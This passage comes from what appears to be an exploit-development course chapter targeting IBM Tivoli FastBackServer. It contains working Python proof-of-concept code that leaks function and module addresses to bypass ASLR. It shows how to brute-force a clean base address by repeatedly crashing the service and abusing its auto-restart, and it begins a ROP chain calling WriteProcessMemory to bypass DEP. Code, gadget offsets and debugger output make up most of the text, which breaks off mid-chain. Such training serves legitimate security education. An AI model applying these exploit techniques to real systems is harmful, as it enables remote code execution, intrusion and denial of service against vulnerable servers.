Let's continue our dynamic analysis by single-stepping until the call to *FXCLI_IF_Buffer_Send*. Then we'll dump the contents of the first function argument.

```
eax=00ede3a8 ebx=0608c418 ecx=04fd0020 edx=0000009e esi=0608c418 edi=00669360
eip=00575d2d esp=0db5e324 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x9877:
00575d2d e8817d0000      call    FastBackServer!FXCLI_IF_Buffer_Send (0057dab3)

0:077> da poi(esp)
00ede3a8  "XpressServer: SymbolOperation .-"
00ede3c8  "----------------------------- ."
00ede3e8  "Value of [WriteProcessMemory] is"
00ede408  ": ..Address is: 0x75342890 .Flag"
00ede428  "s are: 0x207 .Size is : 0x20 ."
```

Listing 549 - Output from FXCLI_DebugDispatch as an argument

The text string containing the address of *WriteProcessMemory* that was returned by *FXCLI_DebugDispatch* is supplied as an argument to *FXCLI_IF_Buffer_Send*.

To confirm data transmission, we could go into the call in search of a call to *send*. However, it's much easier to instead modify our proof of concept.

We can update our proof of concept to receive data after sending a request packet as shown in Listing 550.

```
def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)

   response = s.recv(1024)
    print(response)

    s.close()

    print("[+] Packet sent")
    sys.exit(0)
```

Listing 550 - Proof of concept receiving data

Listing 550 shows that the proof of concept will print any data received through the *recv* method to the console.

To confirm our hypothesis, we'll remove all the breakpoints in WinDbg, let the execution continue, and run the updated proof of concept.

```
kali@kali:~$ python3 poc.py 192.168.120.10
b'\x00\x00\x00\x9eXpressServer: SymbolOperation \n------------------------------
\nValue of [WriteProcessMemory] is: \n\nAddress is: 0x75342890 \nFlags are: 0x207
\nSize is : 0x20 \n'
[+] Packet sent
```

Listing 551 - Receiving FXCLI_DebugDispatch output

Listing 551 shows that we have received the output from *FXCLI_DebugDispatch*, which includes the address for *WriteProcessMemory*. At this point we have implemented a rudimentary ASLR bypass. Excellent!

Finally, we'll filter the data to only print the address. We can do this by searching for the string "Address is:", as shown in Listing 552.

```
def parseResponse(response):
    """ Parse a server response and extract the leaked address """
    pattern = b"Address is:"
    address = None
    for line in response.split(b"\n"):
       if line.find(pattern) != -1:
          address = int((line.split(pattern)[-1].strip()),16)
    if not address:
       print("[-] Could not find the address in the Response")
```

```
        sys.exit()
    return address
```

Listing 552 - Updated proof of concept to filter the address

To make the code more readable and modular, we placed the parsing code inside a separate function called *parseResponse*.

Inside this method, we locate the address by splitting the response by newlines and searching for the "Address is:" string.

Once the string is found, our code extracts the address and converts it to hexadecimal.

Finally, we'll call *parseResponse* from the *main* method, supply the response packet as an argument, and print the results to the console.

```
kali@kali:~$ python3 poc.py 192.168.120.10
0x75342890
[+] Packet sent
```

Listing 553 - Results from running the updated proof of concept

Listing 553 shows that we received the clean address of *WriteProcessMemory*.

Occasionally, when running our proof of concept, we fail to resolve the address of *WriteProcessMemory*. This is why the *parseResponse* method checks for a populated address variable. If our proof of concept fails, as it does in Listing 554, we can rerun it until it succeeds.

```
kali@kali:~$ python3 poc.py 192.168.120.10
[-] Could not find the address in the Response
```

Listing 554 - Failed to resolve address of WriteProcessMemory

In this section, we have leveraged a logical vulnerability into an ASLR bypass.

An ASLR bypass like the one we found may be combined with a memory corruption vulnerability to obtain code execution by overcoming both ASLR and DEP. We'll explore these steps in the next section.

10.2.3.1 Exercises

1. Repeat the analysis to trace our packet after the call to *SymGetSymFromName*.
2. Update the proof of concept to obtain the address of *WriteProcessMemory*.
3. Execute the exploit without WinDbg attached. Can you still bypass ASLR?

10.3 Expanding our Exploit (ASLR Bypass)

In previous sections, we managed to locate a suspicious Win32 API imported by FastBackServer that led to an information disclosure. This leak provides a direct ASLR bypass by resolving and returning the address of any exported function.

When we resolved the address of *WriteProcessMemory*, it also gave us a pointer to **kernel32.dll**, meaning we could use that DLL to locate ROP gadgets. Unfortunately, since every monthly update changes the ROP gadget offsets, our exploit would become dependent on the patch level of Windows.

We can create a better exploit by leaking the address of a function from one of the IBM modules shipped with FastBackServer, meaning our exploit will only be dependent on the version of Tivoli.

In the next sections, we will locate a pointer to an IBM module that we can use for ROP gadgets to bypass DEP. As part of the exploit development process, we will also overcome various complications we will encounter.

10.3.1 Leaking an IBM Module

In order to proceed, we must first select a good candidate IBM module for our gadgets. To do this, we'll determine the name of the loaded modules as well as their location on the filesystem. Once we decide which module to use, we will leak the address of an exported function using the logical vulnerability. Finally, using the leaked address, we'll gather the base address of the IBM module in order to build our ROP chain dynamically.

Let's start by enumerating all loaded IBM modules in the process. We can do this in WinDbg by first breaking execution and then using the **lm** command along with the **f** flag to list the file paths.

```
0:077> lm f
start    end        module name
00190000 001cd000   SNFS     C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000   libcclog C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000   FastBackServer C:\Program
Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00c10000 00c47000   CSNCDAV6 C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
00c50000 00c82000   CSMTPAV6 C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01060000 010d7000   CSFTPAV6 C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
010e0000 01113000   snclientapi C:\Program
Files\Tivoli\TSM\FastBack\server\snclientapi.dll
013f0000 01432000   NLS      C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01550000 0157b000   gsk8iccs C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
015c0000 015fa000   icclib019 C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03240000 03330000   libeay32IBM019 C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
...
```

Listing 555 - Loaded IBM modules for FastBackServer

The output in Listing 555 reveals ten IBM DLLs and the FastBackserver executable.

Next, we need to select a module with an exported function we can resolve that contains desirable gadgets. We must ensure it does not contain 0x00 in the uppermost byte of the base address, which excludes the use of FastBackServer.exe.

Multiple modules meet these requirements, so we'll start by arbitrarily choosing libeay32IBM019.dll, located in C:\Program Files\ibm\gsk8\lib\N\icc\osslib.

Next, we need to locate the function we want to resolve. Let's copy libeay32IBM019.dll to our Kali Linux machine and load it into IDA Pro.

Once IDA Pro has completed its analysis, we can navigate to the *Export* tab and pick any function that does not contain a bad character.




Figure 164: N98E_CRYPTO_get_net_lockid is exported by libeay32IBM019

In our case, we'll use the *N98E_CRYPTO_get_net_lockid* function, which can be found as the first entry when sorting by *Address* in IDA Pro (Figure 164).

This function is located at offset 0x14E0 inside the module. Once we leak the function address, we'll need to subtract that offset to get the base address of the DLL.

Listing 556 displays an updated proof of concept that implements this logic.

```
# psCommandBuffer
symbol = b"SymbolOperationN98E_CRYPTO_get_new_lockid" + b"\x00"
buf += symbol + b"A" * (100 - len(symbol))
buf += b"B" * 0x100
buf += b"C" * 0x100

# Checksum
buf = pack(">i", len(buf)-4) + buf

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)

    response = s.recv(1024)
    FuncAddr = parseResponse(response)
    libeay32IBM019Base = FuncAddr - 0x14E0
    print(str(hex(libeay32IBM019Base)))

    s.close()

    print("[+] Packet sent")
    sys.exit(0)

if __name__ == "__main__":
    main()
```

Listing 556 - Proof of concept to leak the base address of libeay32IBM019B

We can test our updated exploit by continuing execution within WinDbg and launching our proof of concept. Our exploit's results are shown below.

```
kali@kali:~$ python3 poc.py 192.168.120.10
0x03240000
[+] Packet sent
```

Listing 557 - Leaking the base address of libeay32IBM019

We have successfully leaked the base address of the IBM module. Very nice!

Next, we need to locate gadgets within it that we can use for a ROP chain to bypass DEP. Bad characters can be problematic at this point, so we'll deal with these in the next section.

10.3.1.1 Exercises

1. Implement a proof of concept to leak the base address of **libeay32IBM019**.
2. Modify the proof of concept to leak the base address of a different IBM module.
3. Use rp++ to generate a file containing gadgets.
4. Modify the proof of concept to be more modular with a separate function (*leakFuncAddr*) for leaking the address of a given symbol. Use that to leak the address of both *WriteProcessMemory* and **libeay32IBM019**.

10.3.2 Is That a Bad Character?

Our current exploit leverages a logical vulnerability to disclose the address of an IBM module's exported function, as well as the module's base address. Before moving forward with our exploit development, we must ensure that the selected module's base address does not contain bad characters.

In a previous module, we exploited a memory corruption vulnerability triggered through opcode 0x534 in FastBackServer. We determined during exploit development that the characters 0x00, 0x09, 0x0A, 0x0C, 0x0D, and 0x20 break our exploit by truncating the buffer.

The vulnerability is present due to unsanitized input to the *scanf* call. Since we will be leveraging that vulnerability again, we need to avoid the same bad characters in our updated exploit.

Keeping this in mind, we can start by checking for bad characters in the base address of the selected module. We can do this by executing the ASLR disclosure multiple times across application restarts and inspecting the upper two bytes of the module base address.

After multiple tests, we observe that there is a small risk that the base address of **libeay32IBM019** will contain a bad character due to ASLR randomization.

One such occurrence is illustrated in Listing 558.

```
kali@kali:~$ python3 poc.py 192.168.120.10
0x3200000
[+] Packet sent
```

Listing 558 - Finding bad characters in base address of libeay32IBM019

In the listing above, the second-to-highest byte contains the value 0x20, which is a bad character.

If we use this base address to set up a ROP chain, along with the relevant gadget offsets, the bad character will truncate the buffer and the exploit attempt will fail. We must pick a different module, or risk a denial-of-service condition while trying to leverage the vulnerability. In our case, we may have another option.

To provide greater reliability, some server-side enterprise suites run a service that monitors its applications, and can take action if one of them crashes. If the service detects a crash, it will restart the process, ensuring that the application remains accessible.

When the process restarts, ASLR will randomize the base address of the module. This provides an opportunity for the attacker, as there is a chance that the new randomized address is clean. Since we can typically "restart" the application an arbitrary number of times, we can effectively perform a brute force attack until we encounter a good address.

The associated services for Tivoli are shown in Figure 165.




Figure 165: Four services for Tivoli

The *FastBack WatchDog* service seems promising as its name suggests some sort of process monitoring.

To verify this, we'll use *Process Monitor*[361] (*ProcMon*), which, among other things, can monitor process creation. We'll open ProcMon.exe as an administrator from C:\Tools\SysInternalsSuite and navigate to *Filter* > *Filter…* to open the process monitor filter window.

Let's set up a filter rule by selecting *Operation* in the first column and *contains* in the second column. We'll enter "Process" as the term to include, as shown in Figure 166. With this search we are filtering entries such as "Process Start", "Process Exit", etc.

[361] (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon




Figure 166: Process Monitor filter

Once the rule is configured, we'll *Add* it, *Apply* it, and enable it with *OK*.

Next, we can observe what happens when FastBackServer crashes. We'll simulate a crash by attaching WinDbg to the process and then closing WinDbg. Eventually, FastBackServer is restarted, as shown in Figure 167.




Figure 167: FastBackServer is being restarted automatically

Once the process restarts, we'll resend the packet that calls *FXCLI_DebugDispatch* and observe the new base address, which does not contain the bad character.

```
kali@kali:~$ python3 poc.py 192.168.120.10
0x31f0000
[+] Packet sent
```

Listing 559 - Bad characters in base address of libeay32IBM019 are gone

Excellent! We can get a clean base address for libeay32IBM019 by repeatedly crashing FastBackServer, abusing its automatic restart.

> *After FastBackServer crashes, the new instance may not be ready to accept network connections for several minutes.*

At this point, we've bypassed ASLR and dealt with the issue of bad characters. Next, we'll combine these skills and leverage a DEP bypass to obtain code execution.

10.3.2.1 Exercises

1. Repeat the analysis to identify the automatic process restart.

2. Implement a proof of concept that will leak the base address of libeay32IBM019 and identify any bad characters.
3. In the case of bad characters, implement a routine that crashes FastBackServer (using the buffer overflow vulnerability triggered with opcode 0x534) and detects when the service is back online.
4. Automate the process of brute forcing the bad characters to obtain a clean base address that works with the exploit.

10.4 Bypassing DEP with WriteProcessMemory

Now that ASLR is taken care of, we need to bypass DEP. In a previous module, we did this by modifying the memory protections of the stack where the shellcode resides.

Earlier, we used *VirtualAlloc* to bypass DEP. That technique still applies, but we will expand our ROP skills by taking a different approach.

We can copy our shellcode from the stack into a pre-allocated module's code page through the Win32 *WriteProcessMemory*[362] API.

In our case, we'll copy our shellcode into the code page of libeay32IBM019. The code page is already executable, so we won't violate DEP when the shellcode is executed from there.

A typical code page is not writable, but *WriteProcessMemory* takes care of this by making the target memory page writable before the copy, then reverting the memory protections after the copy.

In the next sections we'll unpack the API's required arguments and create a ROP chain that calls it.

10.4.1 WriteProcessMemory

Our current goal is to abuse *WriteProcessMemory* to bypass DEP and gain code execution inside the code section of libeay32IBM019. However, before we create a ROP chain to call *WriteProcessMemory*, we need to understand what arguments it accepts.

In Listing 560, we find the function prototype from MSDN.

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Listing 560 - WriteProcessMemory function prototype

The first argument, *hProcess*, is a handle to the process we want to interact with. Since we want to perform a copy operation inside the current process, we'll supply a *pseudo handle*. The pseudo

[362] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

handle is a special constant currently set to *-1*.[363] When the API is invoked, it translates the pseudo handle to the actual process handle and allows us to effectively ignore this argument.

The second argument, *lpBaseAddress*, is the absolute memory address inside the code section where we want our shellcode to be copied. In principle, this address could be anywhere inside the code section because it has the correct memory protections, but overwriting existing code could cause the application to crash.

To avoid crashing the application, we need to locate unused memory inside the code section and copy our shellcode there. When the code for an application is compiled, the code page of the resulting binary must be page-aligned. If the compiled opcodes do not exactly fill the last used page, it will be padded with null bytes.

Exploit developers refer to this padded area as a *code cave*. The easiest way to find a code cave is to search for null bytes at the end of a code section's upper bounds. Let's begin our search by navigating the PE header[364] to locate the start of the code pages.

We'll use WinDbg to find the code cave, so let's attach it to FastBackServer and pause execution.

As we learned in a previous module, we can find the offset to the PE header by dumping the DWORD at offset 0x3C from the MZ header. Next, we'll add 0x2C to the offset to find the offset to the code section, as shown in Listing 561.

```
0:077> dd libeay32IBM019 + 3c L1
031f003c  00000108

0:077> dd libeay32IBM019 + 108 + 2c L1
031f0134  00001000

0:077> ? libeay32IBM019 + 1000
Evaluate expression: 52367360 = 031f1000
```

Listing 561 - Starting address of libeay32IBM019 code page

Let's use the **!address** command to collect information about the code section.

```
0:077> !address 031f1000

Usage:                  Image
Base Address:           031f1000
End Address:            03283000
Region Size:            00092000 ( 584.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   01000000          MEM_IMAGE
Allocation Base:        031f0000
Allocation Protect:     00000080          PAGE_EXECUTE_WRITECOPY
...
```

Listing 562 - Upper bounds of code section

[363] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess

[364] http://aerokid240.blogspot.com/2011/03/windows-and-its-pe-file-structure.html

As highlighted in Listing 562, we've obtained the upper bound of the code section. To locate a code cave, we can subtract a sufficiently-large value from the upper bound to find unused memory large enough to contain our shellcode.

> *Instead of parsing the PE header manually, we can use the !dh[365] WinDbg command to display all the headers.*

To check if a code cave is indeed present, let's subtract the arbitrary value 0x400, which should be large enough for our shellcode, from the upper bound:

```
0:077> dd 03283000-400
03282c00  00000000 00000000 00000000 00000000
03282c10  00000000 00000000 00000000 00000000
03282c20  00000000 00000000 00000000 00000000
03282c30  00000000 00000000 00000000 00000000
03282c40  00000000 00000000 00000000 00000000
03282c50  00000000 00000000 00000000 00000000
03282c60  00000000 00000000 00000000 00000000
03282c70  00000000 00000000 00000000 00000000

0:077> ? 03283000-400 - libeay32IBM019
Evaluate expression: 601088 = 00092c00

0:077> !address 03282c00

Usage:                  Image
Base Address:           031f1000
End Address:            03283000
Region Size:            00092000 ( 584.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   01000000          MEM_IMAGE
Allocation Base:        031f0000
Allocation Protect:     00000080          PAGE_EXECUTE_WRITECOPY
```

Listing 563 - Code cave at offset 0x92c00

Listing 563 reveals that we have found a code cave that provides 0x400 bytes of memory. In addition, the memory protection is *PAGE_EXECUTE_READ*, as expected.

The code cave starts at offset 0x92c00 into the module. This offset contains a null byte, so we'll use the offset 0x92c04 instead.

Summarizing the information we gathered so far, we can use offset 0x92c04 together with the leaked module base address as the second argument (*lpBaseAddress*) to *WriteProcessMemory*.

The final three arguments for *WriteProcessMemory* are simpler. Let's review the function prototype, provided again below.

[365] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-dh

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Listing 564 - WriteProcessMemory function prototype

Because of the stack overflow, our shellcode will be located on the stack after we trigger the vulnerability. Therefore, for the third API argument, we must supply the shellcode's stack address. The fourth argument will be the shellcode size.

The last argument needs to be a pointer to a writable DWORD where *WriteProcessMemory* will store the number of bytes that were copied. We could use a stack address for this pointer, but it's easier to use an address inside the data section of libeay32IBM019, as we do not have to gather it at runtime.

We can use the **!dh**[366] command to find the data section's start address, supplying the **-a** flag to dump the name of the module along with all header information.

```
0:077> !dh -a libeay32IBM019

File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       6 number of sections
49EC08E6 time date stamp Sun Apr 19 22:32:22 2009

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
    2102 characteristics
            Executable
            32 bit word machine
            DLL
...

SECTION HEADER #4
   .data name
    F018 virtual size
   D5000 virtual address
    CA00 size of raw data
   D2000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         (no align specified)
```

[366] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-dh

```
         Read Write
...
```

Listing 565 - Enumerating header information

From Listing 565, we learn that the offset to the data section is 0xD5000, and its size is 0xF018.

We need to check the contents of the address to ensure they are not being used and to verify memory protections. Section headers must be aligned on a page boundary, so let's dump the contents of the address just past the size value.

```
0:077> ? libeay32IBM019 + d5000 + f018  + 4
Evaluate expression: 53297180 = 032d401c

0:077> dd 032d401c
032d401c  00000000 00000000 00000000 00000000
032d402c  00000000 00000000 00000000 00000000
032d403c  00000000 00000000 00000000 00000000
032d404c  00000000 00000000 00000000 00000000
032d405c  00000000 00000000 00000000 00000000
032d406c  00000000 00000000 00000000 00000000
032d407c  00000000 00000000 00000000 00000000
032d408c  00000000 00000000 00000000 00000000

0:077> !vprot 032d401c
BaseAddress:       032d4000
AllocationBase:    031f0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              01000000  MEM_IMAGE

0:077> ? 032d401c - libeay32IBM019
Evaluate expression: 933916 = 000e401c
```

Listing 566 - Locating offset to unused DWORD in data section

Listing 566 shows that we found a writable, unused DWORD inside the data section, which is exactly what we need. It is located at offset 0xe401c from the base address.

Now that we know what arguments to supply to *WriteProcessMemory*, let's implement a call to this API using ROP.

First, we need to reintroduce the code we previously used to trigger the buffer overflow vulnerability in the *scanf* call (opcode 0x534) into our proof of concept.

Second, we'll insert a ROP skeleton consisting of the API address, return address, and arguments to use *WriteProcessMemory* instead of *VirtualAlloc*. In the previous FastBackServer exploit, we used absolute addresses for ROP gadgets, but in this case (because of ASLR), we'll identify every gadget as libeay32IBM019's base address plus an offset.

Listing 567 lists the code required to create a ROP skeleton for *WriteProcessMemory*.

```
...
libeay32IBM019Func = leakFuncAddr(b"N98E_CRYPTO_get_new_lockid", server)
dllBase = libeay32IBM019Func - 0x14E0
```

```
print(str(hex(dllBase)))

# Get address of WriteProcessMemory
WPMAddr = leakFuncAddr(b"WriteProcessMemory", server)
print(str(hex(WPMAddr)))

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x700)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
wpm  = pack("<L", (WPMAddr))               # WriteProcessMemory Address
wpm += pack("<L", (dllBase + 0x92c04))  # Shellcode Return Address
wpm += pack("<L", (0xFFFFFFFF))            # pseudo Process handle
wpm += pack("<L", (dllBase + 0x92c04))  # Code cave address
wpm += pack("<L", (0x41414141))            # dummy lpBuffer (Stack address)
wpm += pack("<L", (0x42424242))            # dummy nSize
wpm += pack("<L", (dllBase + 0xe401c))  # lpNumberOfBytesWritten
wpm += b"A" * 0x10

offset = b"A" * (276 - len(wpm))
...
```

Listing 567 - ROP skeleton to call WriteProcessMemory

As covered in an earlier exercise, we'll first gather the base address of libeay32IBM019, which we'll store in the *dllBase* variable.

Previously, when we used *VirtualAlloc* without an ASLR bypass, we had to generate and update all the function arguments (including the return and API addresses) at runtime with ROP.

This case is different. Our ASLR bypass resolves the address of *WriteProcessMemory* along with the code cave address, which is both the return address and the destination address for our shellcode. The last argument, *lpNumberOfBytesWritten*, is also calculated as an address inside the data section without the help of a ROP gadget.

As a result, we only need to dynamically update two values with ROP. We'll update the address of the shellcode on the stack (because it changes each time we execute the exploit) and the size of the shellcode, avoiding NULL bytes.

We should note that the 276-byte offset from the start of the buffer (used to overwrite EIP) has not changed from the previous module exploit.

We'll begin updating these values dynamically by focusing on the shellcode's dummy value on the stack. Repeating an earlier technique, we'll obtain a copy of ESP in a different register, align it with the dummy value on the stack, and overwrite it.

An excellent candidate is shown in Listing 568.

```
0x100408d6: push esp ; pop esi ; ret
```

Listing 568 - Gadget to obtain a copy of ESP

We can use this gadget to cleanly obtain a copy of ESP in ESI.

From the output of rp++ shown above, we notice that the address of the gadget is 0x100408d6. This address is an absolute address, not an offset. Because of ASLR, we cannot directly use this address, so we'll need to calculate the offset.

When we execute rp++, it parses the DLL's PE header to obtain the preferred base load address. This address will be written as the gadget address in the output file. We'll use WinDbg to find the preferred base load address for libeay32IBM019.dll, and subtract the value of that address from each gadget we select in our output file.

The preferred base load address is called the *ImageBase* in the PE header and is stored at offset 0x34.

```
0:077> dd libeay32IBM019 + 3c L1
031f003c  00000108

0:077> dd libeay32IBM019 + 108 + 34 L1
031f013c  10000000
```

Listing 569 - Finding the preferred base load address

In the case of libeay32IBM019.dll, this turns out to be 0x10000000 as shown in Listing 569.

The preferred base load address of libeay32IBM019.dll matches the upper most byte in the gadget addresses given in the rp++ output. To obtain the offset, we can simply ignore the upper 0x100 value.

We are now ready to create the first part of the ROP chain that replaces the dummy stack address with the shellcode address. We can use a similar approach we used in a previous module but with gadgets from libeay32IBM019.dll.

The first step is to align the EAX register with the shellcode address on the stack.

```
eip = pack("<L", (dllBase + 0x408d6)) # push esp ; pop esi ; ret

# Patching lpBuffer
rop = pack("<L", (dllBase + 0x296f))    # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242))         # junk into esi
rop += pack("<L", (dllBase + 0x117c))   # pop ecx ; ret
rop += pack("<L", (0x88888888))
rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x117c))   # pop ecx ; ret
rop += pack("<L", (0x77777878))
rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
```

Listing 570 - ROP chain to align EAX with the shellcode

Listing 570 shows that the gadget we use to overwrite EIP will copy the stack pointer into ESI. Next, we'll get the stack address from ESI into EAX and increase it, pointing it to the shellcode address on the stack.

The EAX alignment shown in Listing 570 reuses a technique from a previous module in which we subtract a small value from EAX by, paradoxically, adding a large value in order to avoid NULL bytes.

In the next step, we update the *lpBuffer* dummy argument. The gadget we'll use to patch the dummy argument uses the "MOV [EAX], ECX" instruction, so we must move the address of the shellcode into ECX first. We also need to obtain the stack address where the *lpBuffer* argument should be patched in EAX. A ROP chain to perform this is shown in Listing 571.

```
rop += pack("<L", (dllBase + 0x8876d))  # mov ecx, eax ; mov eax, esi ; pop esi ; retn
0x0010
rop += pack("<L", (0x42424242))         # junk into esi
rop += pack("<L", (dllBase + 0x48d8c))  # pop eax ; ret
rop += pack("<L", (0x42424242))         # junk for ret 0x10
rop += pack("<L", (0x42424242))         # junk for ret 0x10
rop += pack("<L", (0x42424242))         # junk for ret 0x10
rop += pack("<L", (0x42424242))         # junk for ret 0x10
rop += pack("<L", (0xffffffe0))         # pop into eax
rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x1fd8))   # mov [eax], ecx ; ret
```

Listing 571 - ROP chain to patch lpNumberOfBytesWritten

